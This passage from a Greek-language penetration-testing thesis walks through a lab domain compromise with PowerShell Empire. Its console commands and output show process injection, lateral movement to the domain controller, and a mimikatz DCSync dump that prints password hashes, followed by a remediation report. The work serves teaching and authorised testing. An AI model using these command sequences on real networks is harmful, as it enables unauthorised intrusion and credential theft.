εκτέλεση της cmd εντολής tasklist -v μας έδωσε τα αποτελέσματα που παρουσιάζονται στην παρακάτω εικόνα 25-5-7.



VGAuthService.exe	1508 Services	0	10.108 K Unknown	NT AUTHORITY\SYSTEM	0:00:00 N/A
vmtoolsd.exe	1540 Services	0	16.172 K Unknown	NT AUTHORITY\SYSTEM	0:00:09 N/A
WmiPrvSE.exe	1896 Services	0	16.548 K Unknown	NT AUTHORITY\NETWORK SERVICE	0:00:13 N/A
msdtc.exe	772 Services	0	6.936 K Unknown	NT AUTHORITY\NETWORK SERVICE	0:00:00 N/A
taskhostex.exe	592 Console	1	6.316 K Unknown	PTPS\Administrator	0:00:00 N/A
explorer.exe	1784 Console	1	72.204 K Unknown	PTPS\Administrator	0:00:04 N/A
ServerManager.exe	2356 Console	1	62.380 K Unknown	PTPS\Administrator	0:00:09 N/A
vmtoolsd.exe	1876 Console	1	17.068 K Unknown	PTPS\Administrator	0:00:02 N/A

Εικόνα 25-5-7 Αποτελέσματα tasklist -v στον FILESERVER

Παρατηρούμε ότι ο συγκεκριμένος χρήστης είναι ενεργός στον εξυπηρετητή, με την χρήση του module psinject θα προσπαθήσουμε να δημιουργήσουμε ακόμη έναν agent με τα διαπιστευτήρια του, εκτελώντας από το μενού **psinject** "Listener" "ID μιας εφαρμογής που τρέχει ο χρήστης" και την συνέχεια execute, ελπίζουμε να το επιτύχουμε. Στην εικόνα 26-5-8 φαίνετε ότι επιτύχαμε τον στόχο μας, πλέον έχουμε έναν δεύτερο agent στον σύστημα με τα προνόμια του PTPS/Administrator.



```
(Empire: MZXGAUD6) > psinject PenTest 1060
(Empire: powershell/management/psinject) > execute
(Empire: powershell/management/psinject) >
Job started: GYRH5N
[+] Initial agent S871X3WN from 192.168.2.105 now active

(Empire: powershell/management/psinject) > agents

[*] Active agents:

  Name            Lang  Internal IP     Machine Name    Username            Process             Delay    Last Seen
  ---------       ----  -----------     ------------    ---------           -------             -----    -------------------
  9BLPAGYV        ps    192.168.2.100   WIN7            *PTPS\testuser      powershell/3404     5/0.0    2016-10-02 08:45:38
  MZXGAUD6        ps    192.168.2.105   FILESERVER      *PTPS\testuser      powershell/820      5/0.0    2016-10-02 08:45:36
  S871X3WN        ps    192.168.2.105   FILESERVER      *PTPS\Administrator explorer/1060       5/0.0    2016-10-02 08:45:35
```

Εικόνα 26-5-8 Psinject

Το empire θα εισάγει έναν πράκτορα σε μια προϋπάρχον λειτουργία, και με την χρήση του ReflectivePick, θα φορτώσει την .NET εντός του εκτελέσιμου και τέλος θα τρέξει μια συγκεκριμένη εντολή PowerShell, όλα αυτά χωρίς να δημιουργήσει κάποιο καινούργιο powershell revrerse shell. Σύμφωνα με του δημιουργούς του εργαλείου, λειτουργεί στις περισσότερες διαδικασίες (εκτός από SearchIndexer.exe για κάποιο λόγο), συμπεριλαμβανομένων LSASS, προσοχή όμως, μπορεί να προκαλέσει την κατάρρευση του συστήματος όταν χρησιμοποιηθεί σε μερικές από τις χαμηλότερου επιπέδου διεργασίες του συστήματος όπως Smss.exe. Χρησιμοποιώντας τον καινούργιο μας agent, θα εκτελέσουμε το module **find_localadmin_access** που βρίσκετε στην κατηγορία situational_awareness. Το εκτελέσιμο θα αναζητήσει τις μηχανές στο τοπικό Domain όπου ο τρέχων χρήστης έχει πρόσβαση ως τοπικός διαχειριστής, το module είναι μέρος του

PowerView. Κρατώντας τις προεπιλεγμένες τιμές των πεδίων ο agent θα ψάξει σε όλες τις μηχανές.

```
(Empire: S871X3WN) > usemodule situational_awareness/network/powerview/find_localadmin_access
(Empire: powershell/situational_awareness/network/powerview/find_localadmin_access) > execute
(Empire: powershell/situational_awareness/network/powerview/find_localadmin_access) >
Job started: 9GYRET

WindowsServerDC.ptps.com
WIN7.ptps.com
FILESERVER.ptps.com


Find-LocalAdminAccess completed!
```

Εικόνα 27-5-9 Αποτελέσματα find_localadmin_access

Το αποτέλεσμα είναι ενθαρρυντικό, τα διαπιστευτήρια του χρήστη Administrator, έχουν δικαιώματα τοπικού διαχειριστή, σε όλα τα συστήματα του δικτύου, ενδεικτικό ότι πλέον έχουμε τα προνόμια του Domain διαχειριστή, είμαστε ένα βήμα μακριά από την κατάκτηση ολόκληρου του Domain. Το Powershell module που θα επιλέξουμε για την τελευταία μας κίνηση είναι το **invoke_psremoting**. Θα χρησιμοποιήσουμε το module invoke_psremoting, μια ξεχασμένη μέθοδος πλευρικής κίνησης. Αν το PSRemoting είναι ενεργοποιημένο στον στόχο ή έχετε διαπιστευτήρια με τα προνόμια για να το ενεργοποιήσετε, μπορείτε να την χρησιμοποιήσετε για να κινηθείτε σε όλο το δίκτυο. Το module αυτό απαιτεί έναν Listener, έναν agent, διαπιστευτήρια που επιτρέπουν την χρησιμοποιήσει του PSRemoting και έναν υπολογιστή-στόχο. Εκτελώντας τις ακόλουθες εντολές μπορείτε να χρησιμοποιήσετε το συγκεκριμένο module:

- usemodule lateral_movement/invoke_psremoting
- set ComputerName "Όνομα συστήματος"
- set Listener "Όνομα Listener"
- execute

Αφού εκτελέσουμε το module, το Empire θα ξεκινήσει έναν πράκτορα στο απομακρυσμένο σύστημα με τη χρήση PSRemoting, Στην εικόνα που ακολουθεί βλέπουμε ότι πλέον έχουμε ακόμα έναν ενεργό agnet στο δίκτυο.

```
(Empire: S871X3WN) > usemodule lateral_movement/invoke_psremoting
(Empire: powershell/lateral_movement/invoke_psremoting) > set Listener PenTest
(Empire: powershell/lateral_movement/invoke_psremoting) > set ComputerName WindowsServerDC
(Empire: powershell/lateral_movement/invoke_psremoting) > execute
(Empire: powershell/lateral_movement/invoke_psremoting) > [+] Initial agent A3TDWBL4 from 192.168.2.3 now active

(Empire: powershell/lateral_movement/invoke_psremoting) > agents

[*] Active agents:

  Name            Lang  Internal IP     Machine Name    Username            Process             Delay    Last Seen
  ---------       ----  -----------     ------------    ---------           -------             -----    -------------------
  9BLPAGYV        ps    192.168.2.100   WIN7            *PTPS\testuser      powershell/3404     5/0.0    2016-10-02 08:58:26
  MZXGAUD6        ps    192.168.2.105   FILESERVER      *PTPS\testuser      powershell/820      5/0.0    2016-10-02 08:58:22
  S871X3WN        ps    192.168.2.105   FILESERVER      *PTPS\Administrator explorer/1060       5/0.0    2016-10-02 08:58:01
  A3TDWBL4        ps    192.168.2.3     WINDOWSSERVERDC *PTPS\Administrator powershell/896      5/0.0    2016-10-02 08:58:24
```

Εικόνα 28-5-10 Επίθεση invoke_psremoting στον AD DC

Έχοντας τον έλεγχο του εξυπηρετητή AD DC μπορούμε να ελέγχουμε όλο το εταιρικό δίκτυο. Για παράδειγμα εκτελώντας το module **credentials/mimikatz/dcsync_hashdump,** στο σύστημα με τα προνόμια του DA (Domain Admin) μπορούμε να ανακτήσουμε όλους τους κατακερματισμένους κωδικούς του domain. Στην εικόνα 29-5-11 παρατηρούμε να αποτελέσματα στο δίκτυο μας.

```
(Empire: 28YHTC3N) > usemodule credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > execute
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) >
Job started: H4D1CE

Administrator:500:aad3b435b51404eeaad3b435b51404ee:86e58894e29643a06e74c7633fe58cb3:::
Guest:501:NONE:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6b5e4cb7c7eaff11824f3814c8fa06cd:::
testuser:1107:aad3b435b51404eeaad3b435b51404ee:27ffc3b27968b191018b8778c7226ae3:::
testuser2:1110:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
```

Εικόνα 29-5-11 Αποτελέσματα dcsync_hashdump

5-3 Easy-P


Είναι ένα εργαλείο που διευκολύνει έναν ελεγκτή στην επιλογή του σωστού Powershell εκτελέσιμου κατά την διάρκεια ενός έλεγχου διείσδυσης , ανάλογα με τις ανάγκες του. Υπάρχουν οκτώ διαφορετικές ενότητες σε αυτό:

1. Κλιμάκωση Προνομίων (privilege escalation)
2. Πλευρική Κίνηση (lateral movment)
3. Παρακολούθηση πληκτρολογίου (Keylogging)
4. PowerShell Meterpreter
5. Αλλαγή της πολιτικής εκτέλεσης εντολών των χρηστών (Change Users Execution Policy)
6. Powershell 101
7. Κωδικοποίηση base64 σε εκτελέσιμα Pawershell
8. Κωδικοί πρόσβασης από τη μνήμη (Mimikatz)

Για παράδειγμα, αν ο ελεγκτής θέλει να δημιουργήσει ένα Listener μέσο του MSF (Metasploit) επιλέγει από το μενού το 4, δίνει τις απαραίτητες παραμέτρους LHOST και LPORT, και το easy-p του δίνει μερικές επιλογές,

- Κατεβάστε από το διαδίκτυο και να εκτελέστε
- Τρέξτε τοπικά το εκτελέσιμο
- Κατεβάστε και τρέξετε το κρυπτογραφημένο εκτελέσιμο.

Τέλος παρουσιάζει τις απαραίτητες εντολές του MSF για την δημιουργία ενός τέτοιου listener στο σύστημα του επιτιθέμενου όπως φαίνεται στην εικόνα 20-5-12 που ακολουθεί. Κάθε επιλογή παρουσιάζει τα διαθέσιμα εκτελέσιμα, και την χρησιμότητα τους. Αυτά τα σενάρια έχουν αποδείξει την αξία τους κατά τη διάρκεια διαφόρων ελέγχων διείσδυσης.




Εικόνα 30-5-12 Easy-P προτεινόμενα εκτελέσιμα για δημιουργία ενός MSF Listener

Στον δικό μας έλεγχο εκτελέσαμε κάτι διαφορετικό, δημιουργήσαμε ένα listener εντός του εργαλείου Empire. Η συγκεκριμένη επιλογή δεν προσφέρεται από το εργαλείο Easy-P. Η τροποποιήσει του πηγαίου κώδικα σε αυτό το εργαλείο δεν απαιτεί άριστες γνώσεις προγραμματισμού. Μια καλή πρακτική είναι η πρόσθεση μιας ακόμα επιλογής στο κεντρικό μενού, λόγω της εκτεταμένης χρήσης του empire, πρόσθεσα την επιλογή [9] Empire, επιλέγοντας την, το εργαλείο μας δίνει δύο επιλογές

1. Δημιουργήστε έναν Empire Listener
2. Δημιουργήστε ένα Empire stager

Διαλέγοντας μια εκ των δύο, το easy-p θα αποκριθεί με τις εντολές που πρέπει να εκτελεστούν στο empire για την δημιουργία αυτών των βασικών λειτουργιών. Στην εικόνα 31-5-13 που ακολουθεί παρατηρούμε τις επιπλέον επιλογές, πιο συγκεκριμένα την δημιουργία του βασικού φορτίου (payload), το οποίο χρησιμοποιήσαμε πιο πάνω. Αφιερώνοντας χρόνο στην τροποποίηση αυτού του εργαλείου ένας ελεγκτής μπορεί να αυξήσει την ταχύτητα και την αποτελεσματικότητα του σε έναν έλεγχο διείσδυσης. Εφόσον θα έχει συγκεντρωμένες τις εντολές και τα εκτελέσιμα που αυτός χρησιμοποιεί εκτεταμένα.



Εικόνα 31-5-13 Πρόσθεση Empire στο Easy-P

Σύνοψη

Σε αυτό το κεφάλαιο είδαμε μερικές τεχνικές Post-Explotation με την χρήση της γλώσσας Powershell, καθώς και το εργαλείο Empire το οποίο προσφέρει στον ελεγκτή όλες τις επιθέσεις που υπάρχουν στην προεγκατεστημένη γλώσσα των Windows, όλα μαζεμένα σε ένα εύχρηστο περιβάλλον. Είδαμε πως μπορούμε να αυξήσουμε τα προνόμια μας σε ένα κατειλημμένο σύστημα (bypassuac), Χρησιμοποιήσαμε modules για να μαζέψουμε πληροφορίες σχετικά με το domain (get_localgroup, find_localadmin_access). Μελετήσαμε μεθόδους πλευρικής κίνησης (invoke_wmi, invoke_psremoting). Γνωρίσαμε μια τεχνική για να αποκτήσουμε τα διαπιστευτήρια ενός δεύτερου χρήστη που εκτελεί λειτουργίες σε ένα σύστημα που έχει καταληφτεί, πρέπει να σημειωθεί ότι το module psinject μπορεί να εκτελεστεί και για αύξηση των προνομίων σε επίπεδο συστήματος. Εκτελέσαμε ένα powershell module (dcsync_hashdump) στον εξυπηρετητή AD DC το οποίο μας επέστρεψε όλα τα hashes των πιστοποιημένων χρηστών. Μέσα από αυτήν την παράγραφο μπορέσαμε να κατανοήσουμε τη δύναμη που προσφέρει σε έναν ελεγκτή η χρήση της Powershell, μελετήσαμε ένα πολύ μικρό ποσοστό των διαθέσιμων εκτελέσιμων των έργων Powersploit, Powerview και Powertools, που εσωκλείονται στο Empire. Τα εκτελέσιμα που επιλέξαμε έχουν χαμηλό ποσοστό ενεργοποίησης των μηχανισμών ανίχνευσης. Τέλος γνωρίσαμε ένα python εργαλείο με το οποίο οι ελεγκτές μπορούν να βρουν τα κατάλληλα εκτελέσιμα για να υλοποιήσουν τον στόχο τους ή ακόμα να τροποποιήσουν τον πηγαίο του κώδικα προσθέτοντας τις εντολές που εκτελούν εκτεταμένα.

6- Αναφορά (Reporting)

Καταφέραμε να καταλάβουμε ολοκληρωτικά το εταιρικό domain, κινηθήκαμε από σύστημα σε σύστημα, κλέψαμε διαπιστευτήρια χρηστών κ.ο.κ. Πλέον ήρθε η ώρα να γράψουμε την τελική μας αναφορά. Η παράδοση της είναι το μοναδικό πράγμα που μετρά πραγματικά για ένα πελάτη. Άρα, αποτελεί κατά πολύ το ποίο σημαντικό κομμάτι του ελέγχου. Πρέπει να είμαστε σε θέση να αναλύσουμε τα ευρήματα μας, να εκτιμήσουμε τις ευπάθειες, και τέλος να εξηγήσουμε πως τα αποτελέσματα θα έχουν αντίκτυπο στον πελάτη στον πραγματικό κόσμο. Ασχέτως, με το πόσους hosts καταλάβαμε ή πόσο γρήγορα κινηθήκαμε πλευρικά στο δίκτυο, αν ο πελάτης δεν μπορέσει να κατανοήσει την τελική μας αναφορά, να αναπαράγει τα exploitations, και να υλοποίηση αποδοτικούς μηχανισμούς αποκατάστασης δεν αξίζει τον κόπο. Ο οποιοσδήποτε μπορεί να τρέξει σαρωτές ευπαθειών και να αλλάξει το όνομα του οργανισμού, αλλά δεν μπορούν όλοι να κατανοήσουν τι στην πραγματικότητα σημαίνει η ευπάθεια.

Στην πραγματικότητα η αναλυτική μας αναφορά στα προηγούμενα κεφάλια, αποτελεί σύμφωνα με τα πρότυπα της Offensive Security (https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf) και του pentest-standard (http://www.pentest-standard.org/index.php/Reporting) μια αναλυτική τεχνική αναφορά. Στην συνέχεια της παραγράφου θα παρουσιάσουμε το τελευταίο κομμάτι μιας τελικής αναφοράς, την σύνοψη και την διαβάθμιση των ευπαθειών που ανακαλύψαμε.

6-1 Σύνοψη του έλεγχου διείσδυσης.

Το δίκτυο μας υπέστη μια σειρά αποτυχιών ελέγχου ασφάλειας, οι οποίες οδήγησαν σε πλήρη κατάληψη των κρίσιμων περιουσιακών στοιχείων της εταιρείας. Αυτές η αστοχίες θα είχαν επιφέρει δραματικές συνέπιες στον οργανισμό αν ένας κακόβουλος χρήστης τις εκμεταλλευόταν. Οι υπάρχουσες πολιτικές οι οποίες επιτρέπουν σε απλούς χρήστες τον απόλυτο έλεγχο των μηχανών τους, μπορούν εύκολα να δημιουργήσουν ρήγμα στην άμυνα του εταιρικού δικτύου. Η αναγκαστική ενημέρωση του λειτουργικού συστήματος και η εγκατάσταση λογισμικών antivirus δεν επαρκούν για να μετριάσουν τον αντίκτυπο των ευπάθειας που ανακαλύφθηκαν. Επίσης η συνύπαρξη του λογαριασμού του διαχειριστή domain σε ένα σύστημα με άλλους χρήστες αποτελεί μια κάκιστη πρακτική ασφάλειας, καθώς και το γεγονός ότι χρησιμοποιείτε ο ίδιος λογαριασμός από τον διαχειριστή για τον File server με τον εξυπηρετητή AD.

Οι ειδικοί στόχοι του ελέγχου διείσδυσης δηλώθηκαν ως:

1) Ο εντοπισμός αν ένας φιλοξενούμενος-εισβολέας θα μπορούσε να διεισδύσει στο domain
2) Τον προσδιορισμό των επιπτώσεων της παραβίασης της ασφάλειας.

Οι στόχοι του παρόντος ελέγχου επετεύχθησαν εξ' ολοκλήρου. Ένας μη εξουσιοδοτημένος χρήστης μπορεί να οδηγήσει σε πλήρη συμβιβασμό τα συστήματα του οργανισμού. Πολλαπλά θέματα που τυπικά θα θεωρούνται ήσσονος σημασίας έχουν μόχλευση από κοινού, με αποτέλεσμα τον συνολικό συμβιβασμό των πληροφοριακών συστημάτων του

οργανισμού. Είναι σημαντικό να σημειωθεί ότι, αυτή η κατάρρευση του συνόλου της υποδομής ασφάλειας του οργανισμού οφείλετε στην εμπιστοσύνη που έδειξαν οι υπεύθυνοι ασφαλείας στους εργαζόμενους, καθώς και η κακή διαμόρφωση του δικτύου. Πρέπει να αναληφθούν κατάλληλες προσπάθειες για την εισαγωγή αποτελεσματικής τμηματοποίησης του δικτύου, το οποίο θα βοηθήσει στην μείωση της επίδρασης των κλιμακωτών αποτυχιών ασφάλειας σε ολόκληρο το δίκτυο.

6-2 Συστάσεις

Λόγω του γενικού αντίκτυπου σε ολόκληρο των οργανισμό, όπως αποδείχτηκε από των συγκεκριμένο έλεγχο, θα πρέπει να διατεθούν κατάλληλοι πόροι για να εξασφαλιστεί ότι οι προσπάθειες εξυγίανσης θα ολοκληρωθούν εγκαίρως. Ενώ μια ολοκληρωμένη λίστα μέτρων που πρέπει να εφαρμοστούν, δεν θα παρουσιαστούν εφόσον είναι πέρα από το πεδίο εφαρμογής της παρούσας δέσμευσης (όπως προαναφέραμε ένας ελεγκτής δρά αναλόγως με την δέσμευση), ορισμένα στοιχεία υψηλού επιπέδου είναι σημαντικό να τα αναφέρουμε.

1) **Βεβαιωθείτε ότι οι απλοί χρήστες έχουν όσα προνόμια χρειάζονται για να είναι παραγωγικοί στην εργασία τους**. Ένας σημαντικός παράγοντας στην κατάληψη του δικτύου αποτέλεσε ένας χρήστης με δικαιώματα τοπικού διαχειριστή στο σύστημα του και στον FILESERVER.
2) **Μην προσθέτετε χρήστες σαν τοπικούς διαχειριστές σε συστήματα τα οποία εκτελούν λειτουργίες με τα προνόμια του διαχειριστή domain**. Η συνύπαρξη αυτή αποτέλεσε το κλειδί της πλευρικής κίνησης από τον FILESERVER στον εξυπηρετητή AD DC. Εφόσον καταφέραμε να αποκτήσουμε τα προνόμια του διαχειριστή.
3) **Βεβαιωθείτε ότι οι λειτουργίες των Windows για απομακρυσμένη πρόσβαση σε συστήματα είναι ανενεργές ,ή πρόσβαση σε αυτές έχουν μόνο οι διαχειριστές των συστημάτων**. Οι λειτουργίες WMI και PSremoting δεν απενεργοποιήθηκαν μετά την εγκατάσταση των εξυπηρετητών (είναι ενεργές από την εγκατάσταση) και δεν είχαν κανένα απολύτως περιορισμό. Μέσω της πρώτης κινηθήκαμε από το WIN7 στον Fileserver και μέσω της δεύτερης από τον Fileserver στο σύστημα WindowsServerDC.
4) **Ο λογαριασμός που τρέχει ο εξυπηρετητής AD DC πρέπει να είναι μοναδικός και να μην χρησιμοποιείτε σε άλλο σύστημα του domain**. Ο λογαριασμός του DC χρησιμοποιείτο και στον Fileserver, αποκτώντας τα προνόμια αυτά ταυτόχρονα αποκτήσαμε κα το δικαίωμα χρήσης του PSremoting στον DC. Πράγμα που οδήγησε στην ολοκληρωτική κατάληψη του δικτύου.

6-3 Αξιολόγηση ρίσκου.

Ο συνολικός κίνδυνος που εντοπίστηκε στον οργανισμό PTPS ως αποτέλεσμα του ελέγχου διείσδυσης είναι υψηλός. Εντοπίστηκε μια άμεση διαδρομή η οποία μπορεί να οδηγήσει έναν εσωτερικό επιτιθέμενο στην ολική κατάκτηση του δικτύου. Είναι λογικό να πιστεύουμε ότι ένας κακόβουλος χρήστης θα είναι σε θέση να εκτελέσει με επιτυχία μια στοχευόμενη επίθεση εναντίον του PTPS.

6-3-1 Ανάλυση ευπαθειών και ο μετριασμός τους

Κοινή χρήση του κωδικού πρόσβασης του διαχειριστή Domain

Βαθμός	**Υψηλός**
Περιγραφή	Η χρησιμοποίηση του ίδιου κωδικού είναι μια πρακτική που πρέπει να αποφεύγετε και να προλαμβάνετε στο μέτρο του δυνατού. Σε αυτή την περίπτωση, ο αντίκτυπος της ευπάθειας ενισχύεται από το γεγονός ότι η κοινή χρήση του λογαριασμού είναι μεταξύ του File server και του DC.
Αποκατάσταση	Ενημέρωση των πολιτικών διαχείρισης κωδικών πρόσβασης για να επιβάλει τη χρήση ισχυρών, μοναδικών κωδικών πρόσβασης για τα διάφορα συστήματα του Domain.

Δικαιώματα τοπικού διαχειριστή

Βαθμός	**Υψηλός**
Περιγραφή	Οι χρήστες του τμήματος R&D έχουν δικαίωμα τοπικού διαχειριστή στα συστήματα τους. Αυτό είχε ως αποτέλεσμα την εγκατάσταση μιας ευπαθούς εφαρμογής. Εκμεταλλευόμενοι αυτή την εφαρμογή αποκτήσαμε απομακρυσμένη πρόσβαση σε κάποιο σύστημα του domain.
Αποκατάσταση	Ανανέωση της πολιτικής ασφάλειας του τμήματος R&D, οι χρήστες δεν πρέπει να είναι τοπικοί διαχειριστές ή δεν πρέπει να τους επιτρέπεται η εγκατάσταση μη εγκεκριμένων λογισμικών.

Συνύπαρξη λογαριασμών των χρηστών

Βαθμός	**Υψηλός**
Περιγραφή	Στο σύστημα FILESERVER βρέθηκαν στην ομάδα των τοπικών διαχειριστών οι λογαριασμοί των χρηστών administartor και testuser. Μέσω αυτής της συνύπαρξης καταφέραμε να αυξήσουμε τα προνόμια μας από χρήστης του domain σε διαχειριστή του Dimain.
Αποκατάσταση	Κανένας λογαριασμός διαχειριστή δεν πρέπει να συνυπάρχει με άλλον λογαριασμό.

Ενεργοποιημένες λειτουργίες απομακρυσμένης πρόσβασης.

Βαθμός	**Υψηλός**
Περιγραφή	Στους εξυπηρετητές του domain δεν απενεργοποιήθηκαν οι λειτουργίες απομακρυσμένης πρόσβασης (WMI-PSremoting). Ο συνδυασμός αυτής της ευπάθειας με τις προηγούμενες μας οδήγησε από το Windows 7 στον DC, και ανέβασε τον βαθμό από μέτριο σε υψηλό.
Αποκατάσταση	Απενεργοποίηση των λειτουργιών απομακρυσμένης πρόσβασης στους εξυπηρετητές ή περιορισμός των χρηστών που έχουν δικαίωμα χρήσης αυτών των υπηρεσιών..

Επιτρέπεται η χρήση μη εξουσιοδοτημένων προγραμμάτων Powershell.

Βαθμός	**Μέτριος**
Περιγραφή	Επιτρέπεται η εκτέλεση προγραμμάτων Powershell σε όλα τα συστήματα του PTPS. Λόγω αυτού ήμασταν σε θέση να χρησιμοποιήσουμε διαθέσιμα προγράμματα Powershell που χρησιμοποιούνται σε διάφορες επιθέσεις εφόσον δεν εντοπίζονται εύκολα.

Αποκατάσταση	Πρέπει να επιτρέπεται μόνο η χρήση προγραμμάτων Powershell τα οποία είναι εξουσιοδοτημένα από τον οργανισμό ή γράφτηκαν εντός του Domain

Βιβλιογραφία:

Κεφάλαιο 1: Εισαγωγή.

- Penetration Testing. A Hands-On Introduction to Hacking by Georgia Weidman (2014)
- Penetration Testing: Assessing Your Overall Security Before Attackers Do: *https://www.sans.org/reading-room/whitepapers/analyst/penetration-testing-assessing-security-attackers-34635*
- An Information Security Policy Development Life Cycle: *https://www.google.com.cy/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&cad=rja&uact=8&ved=0ahUKEwjM4aKX2fbPAhVCxRQKHQ7HCR4QFggnMAA&url=https%3A%2F%2Fwww.cscan.org%2Fopenaccess%2F%3Fid%3D188&usg=AFQjCNGgMKHl4MBMqtMfMntAXl_LJwNNFw&bvm=bv.136593572,d.d24*
- Global Information Assurance Certification Paper: *https://www.giac.org/paper/gsec/3018/security-lifecycle/105040*
- cobaltstrike blog: *http://blog.cobaltstrike.com/2015/08/03/raphaels-magic-quadrant/*

Κεφάλαιο 2: .Information Gathering.

- Penetration Testing. A Hands-On Introduction to Hacking by Georgia Weidman (2014)
- The Hacker Playbook 2 Practical Guide to Penetration Testing by Peter Kim (2015)

Κεφαλαίο 3: Ανάλυση συστήματος για εντοπισμό αδυναμιών/ευπαθειών

- Penetration Testing. A Hands-On Introduction to Hacking by Georgia Weidman (2014)
- The Hacker Playbook 2 Practical Guide to Penetration Testing by Peter Kim (2015)

Κεφαλαίο 4: Εκμετάλλευση αδυναμιών/ευπαθειών

- Penetration Testing. A Hands-On Introduction to Hacking by Georgia Weidman (2014)
- The Hacker Playbook 2 Practical Guide to Penetration Testing by Peter Kim (2015)
- Kali Linux: Professional Penetration-Testing Distro*: http://docs.kali.org/*

Κεφάλαιο 5: Post-Exploitation

- Penetration Testing. A Hands-On Introduction to Hacking by Georgia Weidman (2014)
- The Hacker Playbook 2 Practical Guide to Penetration Testing by Peter Kim (2015)
- Empire Documentation*: https://www.powershellempire.com/?page_id=83*

- Why I Choose PowerShell as an Attack Platform*: http://www.exploit-monday.com/2012/08/Why-I-Choose-PowerShell.html*
- Easy-P Documentation*: https://github.com/cheetz/Easy-P*

Κεφάλαιο 6: Αναφορά

- Penetration Testing. A Hands-On Introduction to Hacking by Georgia Weidman (2014)
- The Hacker Playbook 2 Practical Guide to Penetration Testing by Peter Kim (2015)
- Penetration Test Report*: https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf*